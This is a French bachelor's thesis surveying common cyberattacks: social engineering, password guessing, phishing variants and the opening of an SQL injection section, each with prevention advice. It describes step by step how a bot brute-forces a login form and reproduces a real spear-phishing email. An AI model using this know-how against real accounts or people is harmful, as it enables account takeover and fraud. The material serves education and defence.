h e g

Haute école de gestion
Genève

Analyse sur les différentes cyberattaques informatiques

Travail de Bachelor réalisé en vue de l'obtention du Bachelor HES

par :

Kevin CACCIAPAGLIA

Conseiller au travail de Bachelor :

David BILLARD, professeur HES

Carouge, le 3 septembre 2018

Haute École de Gestion de Genève (HEG-GE)

Filière : Informatique de gestion

Hes·so GENÈVE
Haute Ecole Spécialisée
de Suisse occidentale

Déclaration

Ce travail de Bachelor est réalisé dans le cadre de l'examen final de la Haute école de gestion de Genève, en vue de l'obtention du titre de Bachelor en informatique de gestion.

L'étudiant a envoyé ce document par email à l'adresse remise par son conseiller au travail de Bachelor pour analyse par le logiciel de détection de plagiat URKUND, selon la procédure détaillée à l'URL suivante : http://www.urkund.fr/student_gorsahar.asp.

L'étudiant accepte, le cas échéant, la clause de confidentialité. L'utilisation des conclusions et recommandations formulées dans le travail de Bachelor, sans préjuger de leur valeur, n'engage ni la responsabilité de l'auteur, ni celle du conseiller au travail de Bachelor, du juré et de la HEG.

« J'atteste avoir réalisé seul le présent travail, sans avoir utilisé des sources autres que celles citées dans la bibliographie. »

Fait à Genève le 2 juillet 2018

Kevin Cacciapaglia

Remerciements

Je remercie la Haute école de gestion de Genève ainsi que les différents professeurs qui m'ont enseigné et soutenu durant mon parcours académique, sans ces personnes je ne serai pas là où j'en suis aujourd'hui.

Je remercie particulièrement Monsieur David Billard qui m'a guidé tout au long de ce travail. Il est resté à mon écoute, m'a partagé connaissances et conseils afin d'écrire un mémoire de qualité.

Je remercie également Steven Meyer de chez ZENData pour avoir pris le temps de répondre à mes questions.

Finalement, je remercie ma famille et mes amis qui ont vérifié l'orthographe ainsi que la compréhensibilité de mon mémoire.

Résumé

Aujourd'hui, nous vivons dans un monde hyperconnecté : l'information est et circule partout. Il est plus facile aujourd'hui d'avoir accès à certaines informations qu'il ne l'était il y a quelques années, ceci est possible grâce aux nouvelles technologies qui fournissent cet accès : ordinateur, smartphone, internet, télévision, serveur, etc...

L'évolution technologique a amené ses bénéfices mais également ses dangers. En effet, aujourd'hui que nous soyons une personne tierce ou une entreprise, nous disposons tous d'informations confidentielles (données personnelles, carte bancaire, etc…) qui sont stockées sur des réseaux ou des appareils. Ces informations peuvent être prises comme cible par des personnes malveillantes dans le but de s'enrichir illégalement.

Dans un premier temps, nous allons décrire les différentes formes d'attaques informatiques existantes, la liste ne contient pas toutes les attaques mais les plus courantes et celles dont nous sommes le plus vulnérable. Nous allons expliquer le fonctionnement de ces dernières, donner des exemples et finalement donner des conseils et moyens de prévention.

Par la suite, nous allons aborder un sujet d'actualité qui est le hacking. Nous expliquerons les enjeux et le rôle qu'il joue dans un monde hyperconnecté, le lien avec les attaques informatiques et quels sont les procédés et outils utilisés pour pouvoir pénétrer un système.

Finalement, nous aborderons la Suisse, sa politique sur la cybersécurité afin de comprendre sa position face à cette dernière et sa législation qui s'applique dans le cadre de cyberattaques et quelles sont les peines encourables.

Table des matières

Liste des tableaux

Liste des figures

1. Introduction

Aujourd'hui, les nouvelles technologies permettent de stocker et d'échanger énormément d'informations. Ce qui avant venait de l'exploit, est aujourd'hui une routine, chaque jour ce sont des milliers de transactions qui se font à travers des réseaux de communications.

L'accès à ces informations nous est possible par internet, nous sommes en mesure d'accéder à nos informations quand nous le souhaitons, mais c'est également via internet que sont faites les attaques informatiques, il est donc important de comprendre le fonctionnement de ces attaques pour pouvoir appliquer les contre-mesures lors de développement d'applications ou la gestion d'une entreprise.

Par la suite vient l'importance du hacking, aujourd'hui le hacking est l'outil majeur utilisé pour analyser et renforcer la sécurité de systèmes existants. Malheureusement, le hacking est utilisé par des entreprises professionnelles comme il est utilisé par des criminels dans le but de nuire ou de s'enrichir illégalement.

Tous les pays du monde ont pris conscience des dangers et impacts que peuvent avoir les cyberattaques, il existe une course invisible entre la découverte de vulnérabilités de système et la correction de ces dernières. La Suisse, comme le reste du monde, a dû s'adapter à ces nouvelles technologies et ces menaces informatiques en renforçant la sécurité des systèmes, appliquant de nouvelles lois, etc…

2. Les différentes attaques existantes

Aujourd'hui, nous pouvons tous être victime d'une attaque informatique, que nous soyons une entreprise ou une personne tierce, nous disposons tous d'informations confidentielles, bancaires et autres qui peuvent être la cible d'une attaque, mais quel est le but d'une attaque informatique ?

L'un des objectifs d'une attaque informatique est : **le vol de données**, mais pourquoi voler des données ? Tout simplement pour les revendre selon leurs valeurs économiques ou utiliser ces dernières pour ouvrir des comptes, faire des emprunts, des transactions en ligne, du chantage etc... En résumé, toute activité qui peut amener à un enrichissement de la personne malveillante.

Un autre objectif des attaques informatiques est : **la nuisance**. Qu'il s'agisse d'une entreprise ou d'une personne, ces attaques ont pour but de nuire à un système en interférant avec, cela peut aller du ralentissement, de l'endommagement jusqu'à la suppression du système. Ces attaques sont souvent l'origine de conflits politiques, de revendication de droits et dans certains cas pour des raisons personnelles. Ce sont le plus souvent des grandes entreprises qui sont prises comme cible, plus l'entreprise est grande plus il y a de risques pour cette dernière d'être prise pour cible.

Certaines attaques informatiques ont comme objectif d'infecter l'ordinateur, on parle alors de machine zombie. Une infection informatique est le fait qu'un ordinateur soit contrôlé/utilisé par une personne malveillante à l'insu du propriétaire.

Une infection peut dans certains cas être faite pour utiliser la puissance combinée de milliers d'ordinateurs infectés. Il existe deux utilisations de cette puissance :

- Une attaque puissante : certaines attaques informatiques nécessitent une grande puissance pour pouvoir être efficace (voir 2.8 Denial of Service attack (DoS)).
- Cryptominage : la puissance combinée est utilisée pour miner la monnaie virtuelle. Ceci permet aux mineurs d'éviter de devoir acheter d'autres ordinateurs pour miner, ils empruntent illégalement ceux des autres.

Dans ce chapitre nous allons donc analyser les différentes attaques informatiques existantes, expliquer leurs fonctionnements et les mesures de préventions qui existent pour contrer ces menaces. Cette liste n'est pas exhaustive, il existe énormément de menaces au niveau informatique, les menaces listées sont les plus courantes et celles dont nous en entendons le plus parler dans les news ou les journaux.

2.1 Social engineering

L'ingénierie sociale est une attaque utilisée pour collecter des informations sur des cibles potentielles ou les pousser à faire des transactions/paiements. L'ingénierie sociale se base sur une faiblesse commune de tous les systèmes d'informations existants : le facteur humain.

L'ingénierie sociale est donc le principe d'exploiter des faiblesses psychologiques sociales pour obtenir des informations ou de l'argent d'une personne, le contact est fait via différents moyens : téléphone, réseaux sociaux, messagerie, rencontre personnelle, etc… C'est une attaque qui demande peu de connaissances techniques et est souvent utilisée pour la récolte d'informations ou sur des cibles psychologiquement faibles (personnes âgées/handicapées).

2.2 L'acquisition de mot de passe

L'acquisition de mot de passe est le fait qu'une personne malveillante va tenter de deviner le mot de passe d'un utilisateur avec l'aide de certaines informations.

En effet, malgré les différents avertissements concernant la composition d'un mot de passe, la majorité des personnes cherchent à avoir un mot de passe qui soit facile à se rappeler ce qui le rend donc facile à deviner. Nous avons tous différents comptes sur différents sites et il est parfois difficile de se rappeler de tous nos mots de passe, ce qui pousse les personnes à avoir le même mot de passe pour des comptes différents. Tous ces éléments créent un danger pour l'utilisateur, si le mot de passe est simple et est le même pour différents comptes, il suffit de deviner ce dernier pour pouvoir accéder à toutes les données.


2.2.1 Fonctionnement

La personne malicieuse va commencer par chercher les informations qui peuvent constituer un mot de passe sur les réseaux sociaux ou en contactant la personne. Les informations recherchées sont souvent celles qui sont utilisées pour les « mauvais » mot de passe, on parle alors de mauvaise pratique de mots de passe :

- Un nom de famille.
- Le nom d'un animal de compagnie.
- Une suite de chiffre logique.
- Le même chiffre répété X fois.
- Une date de naissance / de mariage.
- Une équipe de sport favorite.
- Etc…

Une fois ces informations récupérées, la personne malicieuse utilise un logiciel pour générer des mots de passe tel qu'un générateur de mot de passe. Ces logiciels génèrent une liste de mot de passe possible, ils permettent de définir s'il y a des majuscules, des chiffres, le nombre de caractères et surtout une liste de mots qui sera utilisée pour la génération de mots de passe.

Figure 1 : Générateur de mots de passe



https://www.commentcamarche.net/download/telecharger-34085100-generateur-de-mot-de-passe

Une fois la liste des mots de passe potentiels générée, soit la personne rentre à la main chaque mot de passe (il faut être patient) soit elle met en place un bot qui va automatiquement écrire les mots de passe de la liste dans la fenêtre de connexion. Pour créer le bot il faut déterminer :

- Un nombre X de tabulation pour accéder au champ « nom d'utilisateur ».
    - Pour savoir le nombre X, il suffit d'aller sur le site pour voir le nombre de fois qu'il faut appuyer sur tabulation, après que la page soit chargée, pour arriver sur le champ du nom d'utilisateur.
- Le bot va insérer l'email de la victime dans le champ puis faire une autre tabulation pour aller dans le champ du mot de passe.
- Le bot va insérer le mot de passe selon la liste puis appuyer sur Enter.
- Il faut ensuite programmer un timer afin que ce dernier attende que la page se recharge pour recommencer la manœuvre jusqu'à la fin de la liste des mots de passe potentiels.

Lorsque la personne malveillante teste un nombre important de mots de passe pour trouver le bon, on parle de « Brute-force attack ».

2.2.2 Cible


Cette attaque vise tout le monde, le but est tout simplement d'obtenir des informations/accès et par la suite de s'enrichir avec les informations obtenues.

2.2.3 Prévention

Aujourd'hui, la plupart des sites forcent les utilisateurs à avoir un nombre minimum de caractères ainsi que de caractères spéciaux afin de renforcer la sécurité et d'éviter ainsi des mots de passe trop simple à deviner.

Comme vous pouvez le voir sur l'image ci-dessous, Amazon demande un nombre minimum de caractères, ceci permet d'assurer un mot de passe assez long et donc plus long à décrypter pour les logiciels mais le manque de caractères spéciaux et de chiffres rend le mot de passe plus faible.

Figure 2 : Inscription sur www.amazon.fr




Capture d'écran sur www.amazon.fr

Il existe également une autre méthode pour lutter contre les bots : le changement de page ou la mise en place d'un événement. Le principe est simple, un bot est programmé pour effectuer toujours la même action jusqu'à l'épuisement de la liste, mais si au bout de X essais infructueux on amène un changement à la page tel que : bloquer un champ, afficher une nouvelle page, utiliser un captcha (qui force la personne à cocher une case), etc… alors le bot ne fonctionnera plus.

Voici un exemple de prévention d'Amazon après avoir rentré un mot de passe incorrect plusieurs fois :

Figure 3 : Exemple de sécurité de connexion



Capture d'écran sur le site www.amazon.fr

On voit qu'Amazon nous redirige sur une nouvelle page qui ne correspond plus à la première, ceci empêche donc le bot de fonctionner.

En résumé :

- En tant **qu'utilisateur** il est important d'avoir un mot de passe solide et qui n'est pas possible de deviner grâce à nos informations personnelles.
- En tant **qu'entreprise** il est important de mettre en place un système permettant de bloquer un bot qui tente de deviner un mot de passe et de faire de la prévention auprès des employés.

2.3 Phishing, spear-phishing et whaling

Dans la vraie vie, si une personne venait à sonner à votre porte en se présentant comme un représentant de votre banque ou d'une entreprise auquel vous êtes le client tout en vous demandant de l'argent ou une signature pour X ou Y raisons, il y a de très fortes chances que vous ne le croyez pas non ? Aujourd'hui avec internet et l'anonymat qu'il fournit, la personne ne vient plus sonner à votre porte mais prend contact avec vous via différents réseaux afin d'obtenir de l'argent et/ou des informations. Cette méthode s'appelle le phishing qui vient du mot anglais « fishing » qui signifie pêcher. Le phishing est donc une pratique qui consiste à viser un « poisson » (nous tous), lui envoyer un appât et espérer que ce dernier morde à l'hameçon dans le but de récupérer des informations ou d'infecter son appareil.

Chaque jour, il y a des milliers de personnes qui se font piéger et révèlent leurs informations personnelles/confidentielles (nom d'utilisateur, mot de passe et données bancaires) à de mauvaises personnes ou se font infecter.

Aujourd'hui, la majorité des personnes ont déjà été victimes, connaissent quelqu'un ou ont entendu parler de personnes qui ont été victimes de phishing.


2.3.1 Fonctionnement

Tout comme la pêche, il existe différents appâts pour tenter d'attraper le poisson : le téléphone, les emails, le web et les messages. La méthode reste la même peu importe l'appât, il faut :

- Prendre contact avec la personne.
- Se faire passer pour quelqu'un d'autre.
- Demander des informations ou de l'argent pour une raison X.


Aujourd'hui l'appât le plus utilisé est le mailing qui consiste tout simplement à créer un mail qui ressemble à un mail légitime de l'entreprise pour laquelle la personne se fait passer. Souvent dans le mail il y aura soit un hyperlien envoyant vers un site dans lequel il leur est demandé de compléter leurs informations (bien entendu ce site est un faux et n'a pour but que de récupérer les informations entrées) soit un document qui une fois ouvert nous dirigera vers un lien ou exécutera un script qui infectera l'ordinateur. J'ai reçu récemment deux mails phishing que vous pouvez trouver à la page suivante. Nous analyserons ces deux emails au point **2.2.3 Prévention**.

Figure 4 : Exemple de phishing




Voici un autre exemple de phishing que j'ai reçu :

Figure 5 : Autre exemple de phishing



Contrairement au phishing qui envoie le même mail à une multitudes de personnes, le **spear-phishing** (pêche à la lance) est plus fourbe dans sa manière de procéder. En effet, le spear-phishing va cibler des personnes précises, il va donc inclure dans le mail les informations personnelles de la cible afin de rendre le mail plus « légitime ». Il a en général de plus forte chance de succès que le phishing mais en contrepartie prend beaucoup plus de temps à mettre en place, le spear-phishing utilise l'ingénierie sociale. Voici un exemple de spear-phishing :

Figure 6 : Exemple de spear-phishing



---------- Forwarded message ----------
From: **Doug Williams** <chrispid@t-online.de>
Date: Wed, Apr 13, 2016 at 11:47 AM
Subject: Invoice for Lehigh University ; Attention: Controller
To: j

This is a private message for the Controller, Lehigh University. If it is not you, please ignore and discard it.

Hi John Gasdaska,

Since we have not received a contract termination letter, I am assuming that you might have unintentionally overlooked our invoice **04/16000331799** (Unpaid). If you intend to bring to an end the account, just let us know. Be informed that early withdrawal penalties will apply.

Refer to the attached document for billing information.

Regards,
Doug.

Doug Williams
Sterling Savings Bank | Accounting and Billing Team
6400 Uptown Blvd Ne,Albuquerque,New Mexico,87110
T: 866-905-9901 | Copyright © 2016


https://www.edts.com/edts-blog/15-examples-of-phishing-emails-from-2016-2017

On remarque la différence de travail entre le phishing et le spear-phishing avec les informations qui sont présentes sur le mail, on en comprend donc facilement que le taux de réussite plus élevé.

Finalement il existe le **whaling** (chasse à la baleine), le whaling a exactement le même principe que le spear-phishing mais n'attaque pas la même cible. En effet, le whaling cible le gros poisson, il s'adresse aux chefs d'entreprise, chef de projet, directeurs, etc…

Voici un exemple de whaling :

Figure 7 : Exemple de whaling



https://www.perspectiverisk.com/another-fishing-synonym-ceo-whaling/

On remarque que l'expéditeur s'adresse à une personne ayant de l'importance dans l'entreprise et qu'il tente de se faire passer pour un supérieur ayant besoin d'un service.

2.3.2 Cible

Phishing : phishing cible tout le monde, le principe du phishing et d'envoyer énormément de mails et d'espérer que parmi toutes les personnes ciblées, quelques-unes mordent à l'hameçon, personne n'est à l'abri du phishing.

Spear-phishing : il cible également tout le monde mais de manière plus précise et avec des informations complémentaires pour tromper plus facilement la victime (nom, adresse, etc…).

Whaling : il cible le gros poisson, un chef d'entreprise, directeur, chef de banque, etc…

2.3.2.1 Exemple d'attaque

Une attaque de phishing assez connue a eu lieu en 2017 qui a visé Facebook et Google et a permis à la personne malveillante de détourner 100 millions de dollars. Il s'agissait d'un Lituanien âgé de 48 ans qui s'était fait passer pour une société avec laquelle Facebook et Google collaboraient régulièrement. Monsieur Elvadas (la personne malveillante), a procédé de la manière suivante :

- Il a créé une société avec le même nom que celle du constructeur informatique : Quanta (en Taïwan).
- Il a créé de faux contrats, falsifié des factures et de lettres de dirigeants (spear-phishing).

En procédant de cette manière et à l'aide de mails de phishing, ce dernier a réussi à convaincre la comptabilité de Facebook et Google qui ont alors versés des sommes d'argent sur ses comptes en Lettonie, Chypre, Slovaquie, Lituanie, Hong Kong et Hongrie.

Cette attaque nous montre que même les entreprises qui font énormément de préventions sur le phishing et étudient des contre-mesures peuvent être prises pour cible et en être victime.


2.3.3 Prévention

Il n'y a pas de solution miracle pour se protéger du phishing, il faut être vigilant et se méfier des emails / appels / messages dont nous ne connaissons pas la personne.

Lorsque le mail que nous recevons mentionne de l'argent, demande d'en transférer ou demande notre nom d'utilisateur et mot de passe, il ne faut cliquer sur aucun lien et analyser calmement ce dernier. De plus, un réflexe à avoir est de faire une recherche Google de l'adresse mail et dans certains cas de contacter la banque/entreprise afin de savoir si cette dernière et au courant de ce transfert/achat. Il n'y a pas de magie dans le phishing, juste de la prudence.

Il existe toutefois quelques éléments qui nous permettent de savoir que nous sommes face à un email frauduleux :

Figure 8 : Analyse de phishing



Avec toutes ces incohérences, il m'a été possible de remarquer qu'il s'agissait d'un phishing, j'avoue personnellement avoir eu peur au début quand j'ai vu la somme j'ai cru qu'on m'avait volé mes coordonnées bancaires, mais après avoir analyser calmement le mail et appeler ma banque, j'ai su qu'il s'agissait d'un phishing et l'ai donc mis en indésirable. Le point négatif est que mon adresse mail est connue de personnes malveillantes et je risque donc de recevoir d'autres mails de ce type.


Récemment il y a de nouvelles astuces de phishing qui sont apparues notamment celle de mentionner la loi et de dire que la victime est en fraude. Ces mails ont pour objectif de faire peur et d'ainsi inciter la personne à mordre à l'hameçon. Aussi longtemps qu'il y aura internet, il y aura du phishing, il faut faire preuve de prudence et se méfier des inconnus comme dans la vraie vie.

2.4 SQL Injection

Le langage SQL. SQL (Structured query language ou langage de requête structurée) est un langage informatique permettant l'exploitation des bases de données relationnelles, il permet de faire des manipulations sur les données par des requêtes : la lecture, la modification, l'ajout et la suppression de ces dernières.

SQL Injection est donc une attaque qui exploite la syntaxe SQL, il s'agit d'injecter dans une requête SQL du code supplémentaire pour provoquer une manipulation des données de la base de données. Pour comprendre le fonctionnement de l'attaque, nous allons manipuler les données sur la base de données relationnelles suivante :

Figure 9 : Exemple de base de données relationnelles



Cours de la HEG 621-2 (BDD) - Contrôle continu du 18.13.2013

Si nous souhaitons récupérer le nom de tous les articles par ordre alphabétique :

SELECT art_nom FROM *cc_article* ORDER BY art_nom ;

Si nous souhaitons récupérer le nom des articles que ne sont plus en stock et dont le prix est de CHF 100.- :

SELECT art_nom FROM *cc_article* WHERE *art_stock = 0* AND *art_prix = 0;*

Si nous souhaitons ajouter un nouvel article dans notre base de données. Il s'agit de notre 97ème article existant et la catégorie n°3 correspond au clavier.

INSERT INTO cc_article VALUES(97, 100, 'Clavier Logitech S90', 10, 49.90, 3)

